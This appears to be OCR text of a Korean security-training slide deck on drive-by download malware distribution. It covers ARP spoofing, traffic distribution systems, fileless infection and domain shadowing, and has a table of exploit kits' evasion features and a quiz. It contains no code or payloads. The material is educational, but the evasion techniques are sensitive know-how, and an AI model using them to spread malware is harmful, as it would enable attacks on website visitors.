하는 방문객이 증가하자 이를 노린 공격자의 소행으로 짐작된다. 늘어난 방문객을 대상으로 악성코드를 감염시키려는 속셈이다.

국내 보안전문회사 빛스캔은 고려대학교 학생 커뮤니티 '고파스'에서 지난 15일 오후 10시경 악성코드가 유포되고 있는 정황을 포착했다고 밝혔다. 이 악성코드는 20일 현재도 여전히 남아있는 상태다.

빛스캔측은 "고파스 사이트에서 지난 15일~20일 악성코드가 유포되고 있는 것을 발견했다"며 "다만 현재 최종 악성파일의 다운로드는 차단된 상태이지만, 통로는 여전히 남아있어추가 공격의 가능성이 남아있다"고 밝혔다.




Advance Method Type 2

- ARP Spoofing Based Drive-by Download
- Traffic Distribution System
- Fileless Drive-by Download
- Domain Shadowing & Dynamic DNS

ARP Spoofing Based Drive-by Download

- **Trend Point**
  - 2007년 드라이브-바이 다운로드 용어가 만들어지기 앞서 ARP 스푸핑을 이용하여 악성코드를 유포한 보고서(www.krcert.or.kr > 자료실 > arp 검색) 존재
  - 그 후 자주 ARP 스푸핑을 이용한 악성코드 유포 정황 발견 (특히 호스팅사)
  - 이미 악성코드에 감염된 후 공격하는 방식이기에 Post Exploitation으로 분류 가능



Traffic Distribution System

- **Trend Point**
  - 네트워크 트래픽에서 찾을 수 있는 정보를 기준으로 트래픽을 조작하는 기술
  - TDS는 서버 형태로 구현한 드라이브-바이 다운로드의 유포지
    - ✓ 주로 Exploit-as-a-service의 주 기술
  - 핵심 특징은 서버 기반으로 사용자 트래픽 정보를 DB화 시켜 응용 공격이 가능
    - ✓ 예, 설정한 아이피가 아니면 악성코드를 유포하지 않음


Fileless Drive-by Download

- **Trend Point**
  - 탐지 회피를 위해 파일이 없는 DBD를 구현
  - 보통 메모리에만 상주하는 형태로 구현
    - ✓ 생존주기가 짧음
  - 서버 기반 익스플로잇 킷에서 주로 사용
    - ✓ 앵글러에서 사용하면서 화두에 오름
    - ✓ 메타프리터? Maybe…

Payload Evasion Summary		
	Payload (PE) Encryption	Fileless Infection
FlashPack	×	×
Rig	✓	×
Magnitude	✓	×
Nuclear	✓	×
Fiesta	✓	×
Angler	✓	✓
SweetOrange	×	×
GongDa	×	×
Styx	×	×
HanJuan	✓	✓

Domain Shadowing

- **Trend Point**
  - 도메인 주소를 변경하는 것이 핵심으로 서버 기반 익스플로잇 킷에서만 구현 가능 (Fast Flux 기술을 착안해서 구현한듯)
  - DGA 알고리즘을 사용
    - ✓ 도메인 구입비가 비싸서 서브 도메인을 사전의 단어로 나열하기도 함
    - ✓ 아니면 랜덤 형태의 도메인을 생성
    - ✓ 도메인 운영자 계정을 탈취해서 사용하는 경향도 있음
  - 탐지회피, 추적회피가 주된 목적



Thinking about Advanced Method

- **Mixed for new method**

Mixed for new method

- 상상의 시간
  - 등장 인물 소개

수석 전투원
'김캡틴'

보안 담당자
'최비전'

초록해커
'박헐크'

비브리늄 쇼핑몰
'아이언'

Mixed for new method

- 상상의 시간

Mixed for new method


- 상상의 시간

Mixed for new method

- 상상의 시간


Mixed for new method

- 상상의 시간




Mixed for new method

- 상상의 시간



Mixed for new method

- 상상의 시간



Mixed for new method

- 상상의 시간

Mixed for new method

- 상상의 시간

Mixed for new method


- 상상의 시간

Mixed for new method

- 상상의 시간

Mixed for new method

- 상상의 시간




Mixed for new method

- 상상의 시간

Mixed for new method

- 상상의 시간



Mixed for new method

- 상상의 시간

문제

어떤 공격 기법이 활용되었을까!

(힌트 두개 조합)


A. Watering Hole Attack
B. Affiliate Web-Based Malware
C. Traffic Distribution System
D. Fileless Drive-by Download
E. Domain Shadowing

The End

- Conclusion
- Reference Site


The End

- **Conclusion**
  - Cyber Defense in Depth



The End

- **Conclusion**
  - Hammer and Anvil Tactics of the Macedonian Army



The End

Reference Site

- 범죄 집단 구조, RaaS, 멀벌타이징 결제 이미지, https://securelist.com/a-look-into-the-russian-speaking-ransomware-ecosystem/77544
- 블랙홀 2.0 이미지, http://malwareint.blogspot.kr/2010/09/black-hole-exploits-kit-another.html
- Angler 통계 이미지, http://blog.trendmicro.com/trendlabs-security-intelligence/exploit-kits-2015-scale-distribution
- Angler 통계 이미지, https://www.trendmicro.com/vinfo/us/security/definition/exploit-kit
- 워터링홀 이미지, https://gcn.com/Blogs/Pulse/2013/01/Microsoft-acts-to-plug-watering-hole-attack.aspx
- 광고 비용 이미지, https://securelist.com/a-look-into-the-russian-speaking-ransomware-ecosystem/77544/
- 멀벌타이징 + 랜섬웨어 이미지, https://www.linkedin.com/pulse/malvertising-ransomware-bonnie-clyde-advanced-threats-ryan-Georgian
- CDN 이미지, https://developers.google.com/speed/libraries
- 로그인 이미지, https://colorlib.com/wp/html5-and-css3-login-forms
- 뉴스기사, http://www.ajunews.com/view/20131222014659695
- 대자보 사진, http://www.peoplepower21.org/Magazine/1122934
- ARP Spoofing기법 이용한 웹페이지 악성코드 삽입사례, https://www.krcert.or.kr/data/secNoticeView.do?bulletin_writing_sequence=21538
- 광고 TDS 테스트 사이트, http://eromang.zataz.com
- 비교 테이블, https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp-evolution-of-exploit-kits.pdf
- 도메인 쉐도잉 이미지, https://blogs.cisco.com/security/talos/angler-domain-shadowing

The End

Reference Site

- 어밴저스 아이콘, https://shop.cricut.com/en_us/marvel-avengers-kawaii.html
- Defense in Depth 이미지, https://www.linkedin.com/pulse/e-lastic-defence-managing-cyber-security-risk-layered-kennedy-aseda
- 망치와 모루 전략, https://www.awesomestories.com/asset/view/Detail-of-Hammer-and-Anvil-Tactics
- ㈜한국정보보호교육센터 & ㈜트라이큐브랩

Question and Answer